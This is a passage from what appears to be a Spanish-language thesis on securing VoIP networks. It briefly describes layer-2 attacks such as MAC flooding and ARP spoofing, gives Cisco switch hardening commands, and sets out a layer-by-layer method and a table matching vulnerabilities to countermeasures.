[1]Encapsular se refiere a empaquetar un mensaje de VLAN trunk dos veces

[2]Bridge Protocol Data Units (BPDUs) son frames que contienen información del protocolo Spanning tree (STP). Los switches mandan BPDUs que pueden proveer información de configuración a todos los switches, avisar sobre cambios en la topología y confirmar la recepción de mensajes.

- **Ataque de inundación MAC** (*MAC flood*)

Un ataque de inundación MAC ocurre cuando un atacante envía direcciones MAC no válidas a la tabla CAM[3]haciendo que se agote el espacio de almacenamiento de las direcciones MAC. El *switch*, al encontrarse la tabla CAM llena, no reconoce la dirección del receptor como entrada válida y envía el paquete recibido por todos sus puertos. Entre los puertos conectados se encuentra el atacante. Esto causa que el atacante tenga acceso a todo el flujo de datos y pueda capturar paquetes.

En la **figura 7.1** se observa como A envía un mensaje a B, y al encontrarse la tabla CAM con valores no válidos, el *switch* envía el mensaje a todos los puertos (incluyendo el puerto del atacante).




Figura 7.3. Ataque de inundación MAC

- **Ataque de suplantación ARP** (*ARP spoofing*)

El ataque de suplantación ARP, es un ataque que funciona reemplazando la MAC del atacante por una MAC de un usuario válido, capturando la identidad del usuario y por ende su tráfico.

7.2. Contramedidas de la capa de enlace

A continuación se describen los sistemas de seguridad existentes para mitigar los ataques de la capa de enlace, anteriormente descritos. Estos sistemas de seguridad están basados en *switches* cisco [77] [78].

7.2.1. Control de tormentas

Para los ataques del tipo inundación (*flood*) existe el comando `storm-control` de cisco. Este comando sirve para disminuir las "tormentas de mensajes", en la capa de enlace.

Una tormenta de mensajes ocurre cuando, en un puerto, se reciben gran número de paquetes *broadcast, unicast o multicast*(como sucede en los ataques de inundación). Reenviar esos paquetes puede causar una reducción del desempeño de la red e incluso la interrupción del servicio.

[3]La tabla CAM es la tabla utilizada por los *switches* para almacenar las direcciones MAC que se encuentran conectadas en cada puerto del *switch*

El comando `storm-control` usa umbrales para bloquear y restaurar el reenvío de paquetes *broadcast, unicast o multicast*. Los umbrales se expresan como un porcentaje del total de ancho de banda que puede ser empleado para cada tipo de tráfico.

```
Switch# configure terminal
Switch(config) # interface FastEthernet 0/15
(Dentro del modo configuración de interface del puerto a configurar)
Switch(config-if) # storm-control broadcast level 45
Switch(config-if) # storm-control action trap
Switch(config-if) # end
```

En los comandos anteriores se configuran el puerto 15 del *switch*. Si el tráfico *broadcast* supera el 45 % del ancho de banda disponible envía una alerta.

Las opciones del comando son:

```
#storm-control { broadcast | multicast | unicast } level { level-low }
#storm-control action {shutdown | trap }
```

7.2.2. Puertos protegidos

Por omisión, los *switches* envían paquetes con direcciones MACs desconocidas hacia todos los puertos, dado que no la encuentra en la tabla CAM. Un ataque que utiliza esta cualidad es el ataque de inundación MAC.

Para prevenir que tráfico *unicast* o *multicast* desconocido sea reenviado de un puerto a otro, se protegen los puertos. De esta manera no se puede reenviar tráfico a puertos protegidos a nivel de capa 2. El tráfico entre puertos protegidos debe ser reenviado a través de un dispositivo de capa 3. Sin embargo el tráfico *unicast* y *multicast* desconocido seguirá siendo reenviado a los puertos no protegidos.

Para configurar un puerto como protegido:

```
(Dentro del modo configuración de interface del puerto a configurar)
Switch(config-if) # switchport protected
```

7.2.3. DHCP *snooping*

Para contrarrestar el ataque de suplantación DHCP, se pueden limitar los mensajes DHCP de los puertos del *switch* a través de DHCP *snooping*. A través de esto el atacante no podrá in-

stalar su propio servidor DHCP en cualquier puerto del *switch*.

Para los puertos en los cuales se puede confiar:

```
(Dentro del modo configuración de interface del puerto a configurar)
Switch(config-if) # ip dhcp snooping trust
```

Y para los puertos no confiables, se limitan los mensajes DHCP.

```
(Dentro del modo configuración de interface del puerto a configurar)
Switch(config-if) # ip dhcp snooping limit rate 20
```

7.2.4. Seguridad de puertos

La seguridad de puertos permite:

- Restringir el acceso a los puertos según la dirección MAC.
- Restringir el número de direcciones MAC que pueden conectarse a cada puerto.
- Reaccionar de diferentes maneras a violaciones de las restricciones anteriores.
- Establecer la duración de las asociaciones MAC-puerto.

No se puede activar seguridad de puertos en puertos de acceso o troncales. Los puertos de acceso son los puertos por los cuales un usuario se conecta normalmente y los puertos troncales son los puertos que enlazan *switches* y por los cuales existe trafico de varias VLANs. Estos se configuran como puertos en modo de acceso y modo troncal.

Por omisión, el comando `port-security` está desactivado y sólo almacena una dirección MAC por puerto.

```
Switch# configure terminal
Switch(config) # interface FastEthernet 0/15
(Dentro del modo configuración de interface del puerto a configurar)
Switch(config-if) # switchport mode access
Switch(config-if) # switchport port-security
Switch(config-if) # switchport port-security maximum 2
Switch(config-if) # switchport port-security violation {protect | restrict | shutdown}
```

En esta última línea, se define la acción a realizar si se violan las condiciones anteriores. De las alternativas de la opción `violation: protect` deja de almacenar direcciones MAC automáticamente para ese puerto, `restrict` envía una alerta administrativa y `shutdown` desactiva el puerto.

El comando `port-security` también permite agregar una lista estática de direcciones MAC autorizadas a conectarse a un puerto específico, para esto se usan los siguientes comandos:

```
(Dentro del modo configuración de interface del puerto a configurar)
Switch(config-if) # switchport port-security mac-address sticky
Switch(config-if) # switchport port-security mac-address mac-address 000a.5e5a.181b
```

En la primera línea se agregan las direcciones MAC que va almacenando a la lista de direcciones MAC seguras. En la segunda, agrega la dirección MAC 00:0a:5e:5a:18:1b a la lista. Si no se agrega una segunda dirección MAC, la primera dirección MAC que se conecte al puerto distinta a 00:0a:5e:5a:18:1b será agregada a la lista de direcciones MAC seguras, ya que previamente se configuró `switchport port-security maximum 2`.

Es posible además establecer el tiempo en que se va a conservar una dirección MAC en la lista de direcciones MAC seguras.

7.2.5. Contramedidas para VLANs

A continuación se estudiarán algunos sistemas de seguridad que evitan los ataques a las VLANs. Estos sistemas evitan que los atacantes puedan hacerse pasar por troncales.

- *Dynamic Trunking Protocol* (DTP) es un protocolo propietario de cisco que automatiza la configuración de los troncales VLAN, es decir, se configuran automáticamente. Sincroniza los puertos troncales en los *switches* y hace innecesaria la configuración manual. Sin embargo esta característica es un problema de seguridad.

  Para evitar ataques, primero se debe deshabilitar troncal automático (DTP), que viene por omisión para todas los puertos de *switch* y cambiarlas al modo de acceso:
  ```
  (Dentro del modo configuración de interface del puerto a configurar)
  Switch(config-if) # switchport mode access
  Switch(config-if) # switchport nonegotiate
  ```

  La opción `nonegotiate` previene que la interfaz genere mensajes DTP que puedan cambiar el modo de acceso a modo troncal. Así un atacante no podrá utilizar DTP para hacer un ataque de salto de VLAN.

- *VLAN trunking protocol* (VTP) es un protocolo que permite configurar una VLAN y que esta configuración sea transmitida a toda la red. Los que permite configurar remotamente los *switches* de la red.

Este protocolo esta activado por omisión, lo que podría causar que un atacante pudiera hacerse pasar por un servidor VTP, logrando así el control sobre las redes lógicas.

Para evitar esto, se debe deshabilitar VTP:

```
(Dentro del modo configuración global)
Switch(config) # vtp mode transparent
```

El modo transparente hace que el *switch* no participe en VTP. Si VTP es realmente necesario, usar la versión 2, con su respectiva contraseña:

```
(Dentro del modo configuración global)
Switch(config) # vtp version 2
Switch(config) # vtp password password-value
```

- La VLAN 1 o la VLAN nativa es utilizada por todos los protocolos de administración de capa 2. Por lo tanto, es importante que no sea utilizada para transporte de datos.

  Otra recomendación común es deshabilitar los puertos no utilizados y colocarlos en una VLAN no utilizada.

7.2.6. Resguardos STP

No se debe deshabilitar *Spanning Tree Protocol*, ya que un bucle no gestionado en la red puede convertirse en una amenaza de DoS.

Para resguardar STP se debe habilitar `BPDUguard`:

```
(Dentro del modo configuración global)
Switch(config) # spanning-tree portfast bpduguard default
(Dentro del modo configuración de interface del puerto a configurar)
Switch(config-if) # spanning-tree bpduguard enable
o
Switch(config-if) # spanning-tree portfast
```

También se debe habilitar el comando `guard root`:

```
(Dentro del modo configuración de interface del puerto a configurar)
Switch(config-if) # spanning-tree guard root
```

7.3. Autenticación de puertos

Para la autenticación de puertos y control de acceso a la red, se utiliza el protocolo IEEE 802.1X para la conexión de un dispositivo a la red.

La autenticación de los puertos puede prevenir ataques desde dentro de la red. Esta autenticación impedirá que cualquier dispositivo se conecte a la red sin estar registrado en la autoridad de autenticación.

7.4. Virtual LAN (VLAN) para VoIP

Un importante resguardo de VoIP, es la utilización de VLAN. Las VLAN proporcionan al administrador de red la capacidad de aislar la red de voz, de las diferentes redes pertenecientes a la red local. Separar la red de datos de la de VoIP puede prever un gran número de ataques, ya que un computador malicioso no podrá tener acceso directo a la red VoIP [11].

De todas maneras, VoIP requerirá cierta conexión con la VLAN de datos. Los servidores DHCP, encargados de asignar las direcciones IP en la red, deberán poder comunicarse con los diferentes teléfonos IP. Es preferible establecer un servidor DHCP particular para VoIP y así impedir que la red de voz pueda ser intervenida con la red de datos.

Los *softphones* son un impedimento para el establecimiento de VLANs. Como ya se comentó anteriormente, en el capítulo de seguridad en capa de aplicación, los *softphones* no permiten la separación de la red de datos y voz. Por ejemplo, para utilizar internet el usuario debería estar conectado a la VLAN de datos, y si quisiera realizar una llamada debería desconectarse y conectarse a un puerto que estuviera en la VLAN de voz, perdiendo todas las ventajas de tener un *software* telefónico en el computador.

7.5. Resumen

En este capítulo se analizaron las vulnerabilidades de la capa de enlace, con énfasis en los ataques más conocidos que utilizan las vulnerabilidades de los *switches* Cisco.

Tabla 7.2. Vulnerabilidades capa de enlace

Protocolo	**Ataque**	**C**	**I**	**D**
802.1Q	Salto de VLAN *VLAN hopping*	✓	✓	
STP	Ataque de recálculo STP	✓		
ARP	Inundación MAC (*MAC flood*)	✓	✓	✓
	Suplantación ARP (*ARP spoofing*)	✓	✓	

En la **tabla 7.1** se listan las vulnerabilidad expuestas en este capítulo y como afectan los conceptos de seguridad (confidencialidad, integridad y disponibilidad). En la columna 3, C significa confidencialidad, en la columna 5, I significa integridad y en la columna 5, D significa disponibilidad.

En la **tabla 7.2** se listan las contramedidas descritas en este capítulo.

Tabla 7.3. Contramedidas capa de enlace

Sistema de seguridad
Control de tormentas
Puertos protegidos
DHCP *snooping*
Seguridad de puertos
Desactivar DTP
Desactivar VTP
No utilizar VLAN nativa
BPDU guard
Autenticación de puertos
VLAN para VoIP

Capítulo 8

IMPLEMENTACIÓN DE SEGURIDAD

En la primera sección de este capítulo se propone un método, desarrollado utilizando la información expuesta en este trabajo de título, que tiene como objetivo brindar seguridad a una red VoIP. En una segunda sección, se desarrolla un caso práctico y se aplica el método desarrollado.

8.1. Método para proveer seguridad a VoIP

El procedimiento que se debe seguir para proveer de seguridad a una red VoIP consiste de 3 etapas: identificación de protocolos, identificación de tecnologías y establecimiento de medidas de seguridad. A continuación se describe cada una de estas etapas.

El desarrollo de estos pasos dependerá de las tecnologías, protocolos y dispositivos utilizados, ya que no todos los dispositivos cuentan con todos los sistemas de seguridad mencionados en este trabajo de título.

8.1.1. Identificación de protocolos utilizados

Como primer paso, es necesario identificar los protocolos que serán utilizados en la red VoIP.

Tabla 8.1. Protocolos utilizados

Capas OSI	Protocolos utilizados
Capa de aplicación	HTTP, SSH, SMTP, DNS, DHCP, FTP
Capa de sesión	SIP, H323, IAX2, MGCP
Capa de transporte	RTP, UDP, TCP
Capa de red	IP, ARP, ICMP
Capa de enlace	Ethernet(802.3), ATM, MPLS, STP, VLAN(802.1Q)

En la **tabla 8.1** se listan ejemplos de los protocolos comúnmente utilizados en un sistema

VoIP. En la primera columna, se encuentran las capas del modelo OSI, y en la segunda columna, ejemplos de los protocolos VoIP comúnmente utilizados por la capa correspondiente.

En este trabajo se describieron los protocolos más utilizados en redes VoIP. Existen diversos protocolos en las redes IP que pueden no haber sido comentados en este trabajo. Los siguientes pasos pueden ser igualmente aplicados para protocolos no estudiados en los capítulos anteriores.

8.1.2. Identificación de tecnologías utilizadas

La segunda etapa consiste en identificar los dispositivos que se utilizarán en la red VoIP. La identificación del modelo o versión dependerá del tipo de dispositivo (*hardware o software*). Es decir, se identifica el modelo si es *hardware* y se identifica la versión si es *software*.

Tabla 8.2. Tecnologías utilizadas

Dispositivo	**Marca, modelo y versión de** *software*
Terminal/*hardware*	Cisco, Grandstream, Avaya, Alcatel, Aastra, Polycom, Linksys, Siemens, Snom, Tiptel, Thomson, Doro, Shoretel
Terminal/*software*	Cisco, CouterPath, Express Talk, PhonerLite, Minisip, OpenSoftphone, Snom
Gateway	Grandstream, Cisco, AudioCodes, Dialogic, Patton, Xorcom, Mediatrix, Digium, VoSKY, Linksys, Quintum
Gatekeeper	GNU gatekeeper, Cisco, Siemens, Quintum, Polycom
MCU	Polycom, Cisco, Tandberg, OpenMCU, Aethra, Radvision, LifeSize
Central Telefónica	Cisco, Asterisk, Nortel, Alcatel, Digium, Rhino Equipment, RockBochs, Sangoma, Brekeke, Atcom, Quadro, Grandstream, Avaya, Alcatel, Nortel, Zultys, Vertical Communications, Taridium LLC, Switchvox, Spherecom, Siemens, ShoreTel, Pingtel, Mitel, IBM, Fonality, 3CX, 3com
Router SIP	Kamailio, Openser, Opensip
Router	Cisco, 3com, Linksys, Huawei
Switch	Cisco, Linksys, D-Link, Netgear, SMC, Dell,

En la **tabla 8.2**, la primera columna presenta el componente de VoIP, y en la segunda columna se observan algunos ejemplos de las marcas de los dispositivos más conocidos en el mercado actualmente. En esta segunda columna, se debe completar la versión utilizada y modelo del dispositivo que será utilizado.

La tabla anterior servirá para comenzar el *hardening* de los dispositivos, descrito en el capítu-

lo 3. Con la **tabla 8.2** se podrá reconocer si los dispositivos necesitan actualización, gracias a la identificación del modelo o versión.

Para la actualización se pueden utilizar las diferentes herramientas que los proveedores tienen en internet, las cuales permiten obtener las últimas actualizaciones de *software* de los dispositivos. Los proveedores también habilitan la descarga de programas que reparan las vulnerabilidades de *software* presentes en los dispositivos.

8.1.3. Establecimiento de medidas de seguridad

A partir del establecimiento de los protocolos y tecnologías a utilizar, se puede iniciar la tercera etapa que consiste en establecer los sistemas de seguridad. Este establecimiento se realizará capa por capa según el modelo OSI.

8.1.3.1. Capa de aplicación

Para comenzar se debe realizar un análisis a nivel de capa de aplicación, donde el primer paso será realizar *hardening* a nivel de sistema operativo, en todos los dispositivos de la red VoIP, donde se debe revisar las últimas actualizaciones de *software* y *firmware*[1]. Los pasos de la realización de *hardening* se encuentran descritos en el capítulo 3 y se listan a continuación.

1. Instalar la última versión y luego realizar una actualización.
2. Buscar parches de vulnerabilidades en páginas web como: `http://cve.mitre.org/`
3. Cambiar las contraseñas por omisión del sistema.
4. Proteger archivos de sistema con los permisos correspondientes.
5. Establecer cuentas de usuarios y bridar permisos necesarios.
6. Listar los servicios necesarios, para el funcionamiento y eliminar todas las aplicaciones no necesarias.
7. Cerrar todos los puertos no utilizados.
8. Para las aplicaciones de acceso remoto, establecer contraseñas y limitar errores de su ingreso.

[1] Firmware es un programa que es grabado en una memoria ROM y establece la lógica de más bajo nivel que controla los circuitos electrónicos de un dispositivo. Se considera parte del hardware por estar integrado en la electrónica del dispositivo, pero también es software, pues proporciona la lógica y está programado por algún tipo de lenguaje de programación. El firmware recibe órdenes externas y responde operando el dispositivo.

El segundo paso es instalar las herramientas de seguridad descritas en el capítulo 3, si el dispositivo lo amerita. Estas son: *firewalls* aplicativos, antivirus, antiespías y HIPS.

En este segundo paso, es importante establecer si es conveniente realizar la instalación de estas herramientas. Un teléfono IP, comúnmente, es un dispositivo con bajo nivel de procesamiento y poca memoria, por lo tanto, no es factible la instalación de herramientas de seguridad en ellos. Sin embargo, una PBX puede tener incluso un sistema operativo como Windows, al cual es muy importante realizar este procedimiento de instalación de herramientas de seguridad.

En la **tabla 8.3** se muestra una recomendación de las herramientas de seguridad de la capa de aplicación a instalar para los dispositivos VoIP.

Tabla 8.3. Instalación de herramientas capa de aplicación

Dispositivo	**Firewall**	Antivirus	Antiespías	HIPS
Terminal/*hardware*				
Terminal/*software*	✓	✓	✓	✓
Gateway				✓
Gatekeeper	✓	✓		✓
MCU				✓
Central Telefónica	✓	✓		✓
Router SIP	✓	✓		✓
Router				
Switch				

El tercer paso es seleccionar los protocolos de capa de aplicación que serán utilizados. Este paso permitirá asegurar los servicios y protocolos utilizados en cada dispositivo. Para facilitar el análisis, esta selección de protocolos se puede realizar para cada equipo y no para cada dispositivo VoIP, ya que, en un equipo puede funcionar más de un componente VoIP.

A continuación se confecciona una tabla que servirá para realizar la selección de los protocolos de la capa de aplicación que serán utilizados para cada dispositivo.

Tabla 8.4. Protocolos utilizados por dispositivos VoIP

Protocolos utilizados / **Equipos**	FTP	SMTP	HTTP	SSH	DHCP
Teléfonos IP					
PBX/*Gateway*/Servidor de Correo					
Router SIP					

En la **tabla 8.4**, en la primera columna, se ven los equipos utilizados y se puede observar que varios dispositivos VoIP pueden estar en un solo equipo. A partir de la segunda columna, se listan algunos protocolos de la capa de aplicación descritos en la **tabla 8.1**.

Para el cuarto paso, luego de la selección de protocolos, se debe hacer su respectivo *hardening*. Este *hardening* se realiza a la configuración del servicio del protocolo y estos pasos dependerán del protocolo. Además en Internet existen guías de *hardening* para la mayor parte de los protocolos de la capa de aplicación. Un ejemplo de *hardening* al protocolo SSH se encuentra en el anexo A de este documento.

8.1.3.2. Capa de sesión y transporte

En estas capas se deben tener 2 consideraciones para establecer los protocolos de seguridad. La primera consideración es su desempeño. La segunda consideración es que los protocolos de seguridad deben ser soportados por los dispositivos VoIP previamente elegidos. Por otra parte para los protocolos de intercambio de llaves se debe considerar las características del protocolo (desempeño y facilidad de implementación) y la infraestructura necesaria para implementar el protocolo de intercambio de llaves elegido.

Tabla 8.5. Protocolos de seguridad

Protocolo de Seguridad	**Protocolo de intercambio de llaves**
SRTP	ZRTP
	SDES
	MIKEY
TLS	RSA, Diffie-Hellman, ECDH, SRP, PSK
Encriptación IAX2	RSA
IPsec	IKE

En la **tabla 8.5** se observan los protocolos de seguridad y sus diferentes protocolos de in-

tercambio de llaves, descritos en el capítulo 5. Es probable que existan otros protocolos en desarrollo, pero en esta memoria se utilizan sólo los protocolos de la **tabla 8.5** debido a su masificación en el mercado.

El primer paso para el establecimiento de los protocolos de seguridad es revisar la **tabla 8.1** donde se definieron los protocolos de transporte y sesión que serán utilizados en la red para identificar los protocolos de VoIP que se asegurarán. Un ejemplo de estos protocolos sería RTP y SIP, para transporte y sesión.

El desempeño de un protocolo de seguridad dependerá de dos variables: el ancho de banda de la red y el tiempo de procesamiento de la encriptación a realizar. Los protocolos de encriptación agregan encabezados y datos con encriptación adicionales, lo que incrementa el uso del ancho de banda. Por otro lado, la tarea de des-encriptar y encriptar datos agrega procesamiento adicional en todos los dispositivos de la red.

Tabla 8.6. Recomendación de protocolos de seguridad

Capacidad	Baja capacidad de BW	Media capacidad de BW	Alta capacidad de BW
Baja capacidad de CPU	✗	SRTP/ZRTP	TLS/SRTP
Media capacidad de CPU	SRTP/ZRTP	TLS/SRTP	IPsec
Alta capacidad de CPU	TLS/SRTP	TLS/SRTP	TLS/SRTP y IPsec

En la **tabla 8.6** se realizan algunas recomendaciones de los protocolos de seguridad, de acuerdo al ancho de banda y la capacidad de procesamiento de los dispositivos. BW (*bandwidth*) y CPU (unidad central de procesamiento), significan ancho de banda y velocidad de procesamiento. A estas recomendaciones se debe agregar la seguridad del protocolo IAX2, en el caso de utilizar servidores Asterisk.

Basándose en la información que re recopila en la **tabla 8.6**, el segundo paso consiste en identificar el protocolo de seguridad a utilizar. Por ejemplo, para el primer paso, se eligió previamente solamente la utilización de SIP y RTP. Debido al ancho de banda medio y al gran procesamiento con el que se podría contar en la red VoIP, se recomienda la utilización de la solución TLS/SRTP. En cambio, si se contara con gran ancho de banda y un gran procesamiento, se podría incluso llegar a utilizar las dos soluciones en conjunto, IPsec y TLS/SRTP, para brindar una mayor seguridad a la red VoIP.

Además se debe considerar que el *software* del dispositivo soporte los protocolos selecciona-

dos. Un ejemplo concreto, es que desde la versión del IOS[2] 12.4(15)T de Cisco, se soporta el protocolo SRTP. Sin embargo, este protocolo no es soportado por las versiones anteriores de ese sistema operativo.

Es muy probable, que no todos los dispositivos soporten los protocolos seleccionados, por lo tanto, requerirán configuraciones extras o instalación de parches. Es por esto que, se debe tener cuidado con la elección de los dispositivos de la red VoIP, se debe verificar el soporte del protocolo de seguridad elegido.

Esta implementación también podría ser híbrida, es decir con diferentes implementaciones de protocolos de seguridad. Para los distintos enlaces se podría utilizar un protocolo de seguridad distinto dependiendo de cuales sean las características de cada enlace dentro de la red. Así no se desperdiciarían enlaces con alta capacidad a los cuales se les podría implementar un buen protocolo de seguridad.




Figura 8.1. Establecimiento híbrido de protocolos de seguridad

En la **figura 8.1** se muestra un ejemplo de cómo sería una red con diferentes protocolos de seguridad implementados.

El tercer paso es establecer los protocolos de intercambios de llaves y los algoritmos de encriptación que se utilizarán para los diferentes protocolos de seguridad. En la **tabla 8.5** se listan algunas de las opciones disponibles según su protocolo de seguridad asociado. Esta elección dependerá de la facilidad de implementación y buen desempeño con el que cuente el protocolo de intercambio de llaves. El estudio comparativo de los protocolos de intercambio de llaves se realizó en el capítulo 5.

[2]IOS son las siglas de Internetwork Operating System, (Sistema Operativo de Interconexión de Redes) sistema operativo creado por Cisco Systems para programar y mantener equipos de interconexión de redes informáticas como switches y routers.

Otra consideración importante, a la hora de establecer los protocolos de seguridad utilizados, es la arquitectura de la red. Los protocolos de intercambio de llaves, por ejemplo, pueden necesitar utilizar una entidad certificadora o PKI. Si es una red de gran tamaño y cuenta con variadas sucursales, no se podría estar estableciendo túneles IPsec enlace por enlace. En el capítulo 5 se establecen los requerimientos y ventajas para la implementación de los protocolos de intercambio de llaves.

Finalmente, el cuarto paso es establecer los dispositivos y configuraciones que deberán ser agregados para el funcionamiento de los protocolos de seguridad. Como por ejemplo, la instalación de certificados en cada teléfono o la instalación de una entidad certificadora.

8.1.3.3. Capa de red

Ya se implementó la seguridad respectiva, para las capas de aplicación, transporte y sesión. Ahora se debe configurar la ubicación de los dispositivos de seguridad que sean necesarios, para asegurar la capa de red.

El primer paso es identificar las características de la red VoIP. Para esto, es necesario conocer el número de zonas, accesos externos (hacia diferentes sucursales) y salidas hacia internet. Nótese que se trata de las características de la red VoIP y no las que corresponden a la red de datos. Por ejemplo, para la red VoIP, se establecen las zonas: red interna y servidores críticos, donde la red interna se compone de los terminales VoIP, ya sean teléfonos IP o *softphones* y los servidores críticos pueden incluir la PBX, servidor TFTP, servidor DHCP, entre otros.

Tabla 8.7. Dispositivos de seguridad para capa de red

Sistemas de seguridad	**Consideraciones**	**Localización**
Firewall	Un *firewall* que no conozca los protocolos VoIP no permitirá la apertura de puertos dinámicos (característica de RTP).	Entre una salida y una subred que debe ser protegida.
ACL	No todos los dispositivos de red soportan las ACL.	En zonas con acceso restringido.
Router SIP	Este dispositivo funciona como proxy y sirve específicamente para el protocolo SIP.	Frente a la central telefónica SIP.
VPN	La VPN debe contar con QoS.	Salida a internet.
IPS	Un IPS debe manejar protocolos VoIP, para identificar comportamientos maliciosos.	Entre zonas críticas.

En la **tabla 8.7**, en la primera columna, se ven las consideraciones que se deben tener con los

dispositivos propuestos en el capítulo 6. En la segunda columna, se describen recomendaciones de localización del respectivo dispositivo de seguridad.

El segundo paso es establecer los sistemas de seguridad, descritos en la **tabla 8.7**, de acuerdo a las necesidades de seguridad existentes. El diseño de un mapa de red podría ayudar al desarrollo de este paso.




Figura 8.2. Ejemplo de aplicación de seguridad en capa de red

En la **figura 8.2**, en la parte a) se muestra una mini red VoIP sin los dispositivos de seguridad y en la parte b) se muestra como deberían disponerse los sistemas de seguridad en una red como la mostrada en a).

8.1.3.4. Capa de enlace

El primer paso es la asignación de una red lógica a la red VoIP, es decir una VLAN. Como se comentó en el capítulo 7, a través de la tecnología VLAN, se debe aislar la red VoIP de la red de datos. No se debe ocupar la VLAN 1 para la red VoIP, ni para la de datos, ya que se utiliza para protocolos de administración.

En el capítulo 7 se describieron los comandos de seguridad aplicables a los *switch* de la red. Estos comandos deben aplicarse identificando la función de cada puerto de los *switchs*, pertenecientes a la red VoIP. Por lo tanto, el segundo paso para asegurar la capa de enlace es generar tablas de cada *switch* en la red, donde se identifique que tipo de dispositivo se utiliza en cada puerto.

Tabla 8.8. Ejemplo de tabla de *switch*

Puerto	Tipo dispositivo	MAC	Pertenece a la red VoIP
0/1	Teléfono IP	00:23:32:23:23:79	✓
0/2	Servidor DHCP	08:00:69:02:01:FC	✓
0/3	Servidor	00:B0:D0:86:BB:F7	✗
0/4	*Softphone*	08:00:46:4B:19:7F	✓

En la **tabla 8.8** se muestra un ejemplo de las tablas que deben ser confeccionadas para cada *switch* de la red VoIP. En la tabla se describe el puerto donde se encuentra conectado el dispositivo, el tipo de dispositivo, la dirección MAC y si pertenece o no a la red VoIP.

El tercer paso es aplicar los comandos descritos en el capítulo 7, para cada puerto (comandos propios de los dispositivos Cisco). También se deben desactivar los puertos no utilizados, para no permitir que un atacante pueda conectarse a la red interna.

Para los *switchs* que no son Cisco, también existen medidas de seguridad que pueden implementarse.

8.2. Resumen de contramedidas aplicadas

Es posible que no todas las contramedidas listadas en este capítulo puedan ser aplicadas, ya sea por no poder costear algún dispositivo o por falta de implementación de la contramedida en un dispositivo. Por esto se desarrolla una tabla con todas las vulnerabilidades descritas en este documento, y qué contramedidas las mitigan. Por lo tanto, se podrá aplicar las contramedidas más útiles a la red VoIP.

En la siguiente tabla, en la primera columna se listan las vulnerabilidades y en la parte superior se listan las contramedidas mencionadas en los capítulos anteriores.

La simbología de la tabla es la siguiente:
• significa solución total
⊙ significa solución parcial
◯ significa que pertenece a un grupo de soluciones

		Contramedidas																						
	Vulnerabilidades	*Firewall* aplicativo .	Antivirus	Antiespías	*Hardening*	HIPS	TLS/SRTP	IPsec	Encriptación IAX	*Firewall* y zonas	ACL	*Router* SIP	VPN	IPS	Control de tormentas	Puertos protegidos	DHCP *snooping*	Seguridad de puertos	Desactivar DTP	Desactivar VTP	BPDI *guard*	Autenticacion de puertos .	VLAN para VoIP
TFTP	Inserción de servidor TFTP				⊙					⊙	○							⊙				•	•
Telnet	Acceso telnet				•	•																•	•
HTTP	HTTP DoS				•	•																•	•
	Interceptación de configuración HTTP				•		⊙	⊙		⊙			○									•	•
	Acceso no autorizado HTTP				•																	•	•
H.323	Ataque H.225							•		⊙			○									•	•
	Ataque H.245							•		⊙	○		○									•	•
	Malformación de mensajes RAS							•		⊙				○	⊙							•	•
SIP	Ataque a *hashes digest*						•	•		⊙	○		○									•	•
	Suplantación de identidad (*Registration hijacking*)						•	•		⊙	○		○									•	•
	Des-registro de usuarios						•	•		⊙	○		○									•	•
	Desconexión de usuarios						•	•		⊙	○		○									•	•
	Malformación en mensajes INVITE						•	•		⊙		⊙	○	⊙								•	•
	Inundación de mensajes INVITE						⊙	⊙		○	○	•	○	•	⊙	○						•	⊙
	Ataque de falsa respuesta (*Fake Response*)						•	•		⊙	○		○									•	•
	Ataque de Re-INVITE						•	•		⊙	○		○									•	•
RTP	Captura e inserción de Audio						•	•		⊙	○		○									•	•
	Manipulación RTP (*tampering*)						•	•		⊙	○		○									•	•
	Saturación mediante paquetes RTP						⊙	⊙		○	○		○	•	⊙	○						•	⊙
MGCP	Suplantación (*hijacking*)							•		⊙	○		○									•	•
	Creación de llamadas							•		⊙	○		○									•	•
	Cancelación de conexión							•		⊙	○		○									•	•
IAX2	Ataque *POKE*							•	•	⊙	○		○		⊙	○						•	•
	Inundación con IAX							⊙	⊙	○	○		○	•	⊙	○						•	⊙
	Ataque de enumeración con IAX							•	•	⊙	○		○		⊙							•	•
	Ataque de soporte de IAX versión 1							•	•	⊙	○		○									•	•
	Ataque de registro rechazado							•	•	⊙	○		○									•	•
	Ataque *HANGUP*							•	•	⊙	○		○									•	•
	Ataque de espera							•	•	⊙	○		○									•	•
IP	Suplantación de dirección IP (*IP spoofing*)							•		⊙			○									•	•
	Inundación IP (*IP flooding*)							⊙		○	○		○	•	⊙	○						•	⊙
ICMP	*Smurf*							⊙		○					⊙							•	•
TCP/IP	Inundación TCP/SYN							⊙						•	⊙	○						•	•
IP	*Teardrop*							⊙					○									•	•
ICMP	Ping de la muerte (*Ping of death*)							⊙		○												•	•
IP	Loki							⊙						⊙								•	•
	Land							⊙						⊙								•	•
	TRIN00	•	•	•		•				○				•									
	Inundación de red Tribal(*Tribe Flood Network*)	•	•	•		•				○				•									
	Eje (*Shaft*)	•	•	•		•				○				•									
DHCP	Inanición DHCP				⊙	⊙				⊙	○					○						•	•
	Suplantación DHCP (*DHCP spoofing*)									⊙	○						•	⊙				•	•
